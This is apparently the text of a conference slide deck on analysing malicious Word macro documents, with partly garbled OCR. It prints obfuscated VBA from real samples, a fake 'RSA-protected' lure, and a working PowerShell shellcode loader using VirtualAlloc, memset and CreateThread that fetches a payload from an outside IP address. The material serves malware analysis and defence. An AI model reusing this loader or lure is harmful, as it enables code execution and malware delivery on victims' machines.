

Still Breaching Your Perimeter

A DEEP DIVE INTO MALICIOUS OFFICE DOCUMENTS



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Social Engineering and MACROS

Social engineering works

- Training is hard
- Users need to get stuff done

Microsoft Office

- Visual Basic is very powerful

Macros just work


- Totally legitimate usage
- No patch for a "feature"

When 1 macro is executed

- Attackers have a beachhead



Basic Concept of Operations



macros

Office documents can contain embedded code

- Written in VBA - Visual Basic for Applications
- Can also access Windows API - more on that later

How do we view macros then?

- Dump them using oledump (Thank you Mr Stevens!)
- View in Office IDE (Developer)




oledump

index	1:	113 '\x01CompObj'
	2:	4096 '\x05DocumentSummaryInformation'
	3:	4096 '\x05SummaryInformation'
	4:	4096 '1Table'
	5:	23902 'Data'
	6:	525 'Macros/PROJECT'
	7:	95 'Macros/PROJECTwm'
macros	8: M	10027 'Macros/VBA/ThisDocument'
	9:	7279 'Macros/VBA/_VBA_PROJECT'
	10: M	15955 'Macros/VBA/cowkeeper' ← stream name
	11:	841 'Macros/VBA/dir'
	12: m	1158 'Macros/VBA/discord'
	13:	97 'Macros/discord/\x01CompObj'
size	14:	291 'Macros/discord/\x03VBFrame'
	15:	98 'Macros/discord/f'
	16:	112 'Macros/discord/i01/\x01CompObj'
	17:	7476 'Macros/discord/i01/f'
	18:	68 'Macros/discord/i01/o'
	19:	0 'Macros/discord/o'
	20:	57094 'WordDocument'



oledump

```
jstroschein@ubuntu:~/Desktop/BSidesIA$ oledump -s 8 -v 5d077b1341a6472f02aac8948  
8976d4395a91ae4f23657b0344da74f4a560c8d.bin > ThisDocument
```




```
ThisDocument
1 Attribute VB_Name = "ThisDocument"
2 Attribute VB_Base = "1Normal.ThisDocument"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = True
8 Attribute VB_Customizable = True
9 Dim offspring As String
10 Dim lyra As Integer
```



Office IDE


You can enable
Project Macros
User Form




Debugging

You can debug now

- sometimes easier than trying to manually reverse the obfuscation



```
Public Sub AutoOpen()
Dim uncurbed As Integer
Dim remigration As Integer
Dim affuse As Variant
remigration = solemnize.permanent
If remigration = 48 - 97 + 39349 Th
```



Runtime Analysis


```
dracocephalum = 10 + 127 - 84
For thallophytic = 14 - 70 + 71 To 10 + 127 - 84
lymphoid = "di" + Mid("edmontoniasjunctmiler", 11, 6)
Next thallophytic
Set traulism = illbeing.ExecQuery(koto + bladderpod & extincteur)
For Each uncared In traulism
conceive = conceive + 17 - 8 - 8
Next
-----
```

:hes

ession	Value	Type
bladderpod	" * from Win32_"	Variant/String
extincteur	"DiskDrive"	Variant/String
koto	"Select"	Variant/String



Sometimes Encounter Passwords



Social Engineering abounds




SECURED BY
RSA®

RSA Encrypted Message

This file is secured with RSA key.
Please enable content to view the document

—RSA PROTECTED DATA BEGIN—

/9j/4AAQSkZJRgABAgEBLAEsAAD/4RLDRXhpZgAATU0AKgAAAAgABwESAAMAAA
ABAAEAAAEEaAAUAAAABAAAAYgEbAAUAAAABAAAAagEoAAMAAAABAAIAAAE
xAAIAAAAAcAAAACgEyAAIAAAAUAaaaAjodpAAQAAAABAAAApAAAANAALcbAAA
AnEAAtxsAACCcQQWRvYmUgUGhvdG9zaG9wIENTNCBXaW5kb3dzADIwMTA6MTI6M
TcgMTI6MTk6MjkAAAAAA6ABAAMAAAABAAEAAKACAAQAAAABAAAAoKADAE
mASgAAwAAAAEAAgAAAeEABAAAAAAEuAgIABAAAAAAEAABGNAAAAAA



Use of Forms

```
1:      113 '\x01CompObj'  
2:      4096 '\x05DocumentSummaryInformation'  
3:      4096 '\x05SummaryInformation'  
4:      4783 '1Table'  
5:      534 'Macros/PROJECT'  
6:      98 'Macros/PROJECTTwm'  
7: M 2299 'Macros/VBA/ThisDocument' inputs bytes:  
8:      4436 'Macros/VBA/_VBA_PROJECT'  
9: m 1159 'Macros/VBA/chinking'  
10: 8656c886 'Macros/VBA/dir'  
11: M 6706 'Macros/VBA/solemnize'  
12:      97 'Macros/chinking/\x01CompObj'  
13:      291 'Macros/chinking/\x03VBFrame'  
14:      135 'Macros/chinking/f'  
15:      401464 'Macros/chinking/o'  
16:      43275 'worddocument'
```

The screenshot illustrates the use of UserForms in Microsoft Word to modify document properties. It shows two instances of the UserForm titled "Lab2 - chinking (UserForm)".

UserForm 1 (Top): This form has a single text input field containing the value "4d5a900003000000".


UserForm 2 (Bottom): This form has a single text input field containing the value "unpariotic".

Properties Window: The properties window on the right lists the following properties for the "transducer" control:

Property	Value
(Name)	transducer
AutoSize	False
EnterKeyBehavior	False
Font	Tahoma
ForeColor	&H8000

A purple arrow points from the bottom UserForm to the Properties window, indicating the connection between the user input and the property settings.

Embedded Content



```
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5:           534 'Macros/PROJECT'
6:           98 'Macros/PROJECTwm'
7: M        2299 'Macros/VBA/ThisDocument'
8:          4436 'Macros/VBA/_VBA_PROJECT'
9: m        1159 'Macros/VBA/chinking'
10:          886 'Macros/VBA/dir'
11: M       6706 'Macros/VBA/solemnize'
12:          97 'Macros/chinking/\x01CompObj'
13:          291 'Macros/chinking/\x03VBFrame'
14:          135 'Macros/chinking/f'
15:        401464 'Macros/chinking/o'
16:        43275 'WordDocument'
```

Obfuscation

```
Function permanent()
Dim parakeet As Object
koto = StrReverse("eS") + Left("lecttherm", 4) + "" + StrReverse("")
Dim agas As String
conceive = 99 + 115 - 214
abbatical = 9 - 4
amability = 6 + 69
For abbatical = 9 - 4 To 6 + 69
sleeveless = Left("bachildhood", 2) + StrReverse("kc") + ""
Next abbatical
bladderpod = Left("disinvestment", 2) + StrReverse("_23niW morf ")
Dim nutbrown As Variant
```



Windows API

```
Public Declare PtrSafe Function tomentose Lib "user32" Alias "GetClassNameA" (deepread As LongPtr,  
'I wanna be your back door man  
'I love you as long as your money loves me back  
Public Declare PtrSafe Function mutton Lib "kernel32" Alias "GetModuleHandle" (lpModuleName As Long  
'Like a genie in the bottle  
'I'll rub you the right way  
Public Declare PtrSafe Function daddy Lib "user32" Alias "RegisterClassW" (extenuating As LongPtr)  
'Call me!  
'I'll meet you at home or at a sleazy motel  
Public Declare PtrSafe Function vertebrata Lib "user32" Alias "FindWindowA" (tempestivity As LongP  
'With paypal or cash  
'And I'll show you what your boyfriend don't understand  
Public Declare PtrSafe Function cabriolet Lib "kernel32" Alias "EnumDateFormatsW" (ByVal lpEnumFunc  
'Like a genie in the bottle
```

```
88     aprum = bayberry + anklet  
89     archegensis = cabriolet(aprum, bicycling, bicycling)  
90     For washout = 19 To 52  
91         'I'm 52
```



shellcode

Sample MD5: b107f3235057bb2b06283030be8f26e4

File name: billing_doc_25810.doc
Detection ratio: 38 / 57
Analysis date: 2017-03-24 05:21:18 UTC (4 weeks ago)



Analysis File detail Relationships Additional information Comments 4 Votes

Antivirus	Result	Update
Ad-Aware	W97MDownloader.EPK	20170324
AegisLab	TrojDownloaderMswordAgentlc	20170324



shellcode

```
bicycling = 0
Dim aprum As Long
aprums = bayberry + anklet
archeogenesis = cabriolet(aprum, bicycling, bicycling)
For washout = 19 To 52
praxiteles = 52
    . . .
ur boyfriend don't understand
ction cabriolet Lib "kernel32" Alias "EnumDateFormatsW"
e
    BOOL EnumDateFormats(
        _In_ DATEFMT_ENUMPROC lpDateFmtEnumProc,
        _In_ LCID Locale,
        _In_ DWORD dwFlags
    );
```

Parameters

lpDateFmtEnumProc [in]

Pointer to an application-defined callback function. For more information, see [EnumDateFormatsProc](#).



Shellcode

```
Dim aprum As Long  
aprum = bayberry + anklet  
archegenesis = cabriolet(aprum, bicycling, bicycling)  
For washout = 19 To 52  
    nextime = 52
```




0x70D0E5D

0x70d0000	Private	8 kB	RWX
0x70d0000	Private: Commit	8 kB	RWX
0x70e0000	Private	16 kB	RW

000000e20 te c8 f6 d0 20 02 83 ff 03 7d 09 8d 4e 02 d2 e3 }...N...
000000e30 08 1a eb 15 8d 4f fe 8b c3 d3 f8 8d 4e 0a d2 e30.....N...
000000e40 08 02 c6 42 01 00 08 5a 01 ff 45 08 81 45 08 8a ...B...Z...E...E..
000000e50 00 ff 45 fc 84 c0 75 9e 5f 5e 5b c9 c3 55 8b ec ...E...u._^ [...] ..
000000e60 81 ec cc 07 00 00 64 a1 30 00 00 00 8b 40 0c 8bd.0.....@..
000000e70 40 1c 8b 40 08 53 56 57 8d 4d e0 51 33 db 50 c7 @...@.SVW.M.Q3.F.



process hollowing - DEMO



https://youtu.be/oM2R2_5wo7Q


Powershell

Sample: 9216418c98d47981f773fc2525fa568f

File name: offert.doc

Detection ratio: 17 / 55

Analysis date: 2016-08-08 07:54:25 UTC (8 months, 2 weeks ago)



A screenshot of a VirusTotal analysis page. At the top, there's a summary section with a red sad face icon and the number '1' next to it, and a green smiley face icon with the number '0' next to it. Below this, there are tabs for 'Analysis' (selected), 'File detail', 'Relationships', 'Additional information', 'Comments' (with 1 comment), and 'Votes'. A table below shows antivirus detections: Ad-Aware found 'Trojan.Script.669008' (update 20160808) and AhnLab-V3 found 'W97M/Downloader' (update 20160807).

Antivirus	Result	Update
Ad-Aware	Trojan.Script.669008	20160808
AhnLab-V3	W97M/Downloader	20160807



Powershell

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powershell windows hidden long IAAvAFAAA

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
24	3F	63	3F	20	3F	3D	3F	20	3F	27	3F	5B	3F	44	3F	\$?c? ?=? ?' ?[?D?
6C	3F	6C	3F	49	3F	6D	3F	70	3F	6F	3F	72	3F	74	3F	1?1?I?m?p?o?r?t?
28	3F	22	3F	6B	3F	65	3F	72	3F	6E	3F	65	3F	6C	3F	(?"?k?e?r?n?e?1?



```
$1 = '$c = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress,[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count).'';
$w = Add-Type -memberDefinition $c -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];
[Byte[]]$z = 0xda,0xdb,0xbd,0xcd,0x59,0x2a,0xf0,0xd9,0x74,0x24,0xf4,0x58,0x29,0xc9,0xb1,0x57,0;
$g = 0x1000;

if ($z.Length -gt 0x1000){
    $g = $z.Length
}
Func {
$x=$w::VirtualAlloc(0,0x1000,$g,0x40);

for ($i=0;$i -le ($z.Length-1);$i++) {
    $w::memset([IntPtr]($x.ToInt32())+$i), $z[$i], 1)
};
$w::CreateThread(0,0,$x,0,0,0);

for (;;) {Start-Sleep 60};
';

$e = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($1));
$2 = "-enc ";
' wi
Err if([IntPtr]::Size -eq 8){
    $3 = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";
    iex "& $3 $2 $e"
}
else{
    ;iex "& powershell $2 $e";
}
```



```
,0x9b,0x71,0x09,0x2d,0xbff,0x84,0xde,0x45,0xbb,0xd,0xe1,0x89,0x4a,0x55,0xc6,
0x17,0xfd,0xe0,0x98,0x47,0x5e,0x5c,0x3d,0x03,0x72,0x89,0x4c,0x4e,0x1a,0x23,0
xc3,0x8c,0xb4,0x4a,0x78,0x27,0x04,0xfa,0xa6,0xb0,0x6b,0xd1,0x96,0x65,0xc0,0x
45,0x16,0xbb,0x40,0x31,0x99,0x96,0xe1,0x6e,0x0c,0x1a,0x56,0xc2,0xb8,0xa6,0x5
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a,0xc4,0xfb,0x8e,0x6a,0x14,0xaf,0xe6,0x32,0xb0,0x1c,0x12,0x3d,0x6d,0x31,0x8f
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,0x94,0x00,0x66,0xaa,0x5b,0x77,0x8d,0xed,0x98,0x28,0xa5,0x7b,0xe0,0x29,
0xca,0xb7,0x29,0xfb,0x07,0x80,0x7b,0x32,0x5d,0xc4,0xad,0x06,0xad,0x10,0xb2;
```

shellcode

```
$g = 0x1000;
|
if ($z.Length -gt 0x1000){
    $g = $z.Length
};

$x=$w::VirtualAlloc(0,0x1000,$g,0x40);

for ($i=0;$i -le ($z.Length-1);$i++) {
    $w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)
};

$w::CreateThread(0,0,$x,0,0,0);
for (;;) {Start-Sleep 60};
```

staged
in
memory



Powershell

Shellcode attempts to download content from:

hxxp://37.28.154.204/FIC7S

- Executes it
- Unavailable (i.e. 404) at time of analysis



VB Scripts

Sample: c1aaa74ba09c523c32b49e78cf0b2397

File not found

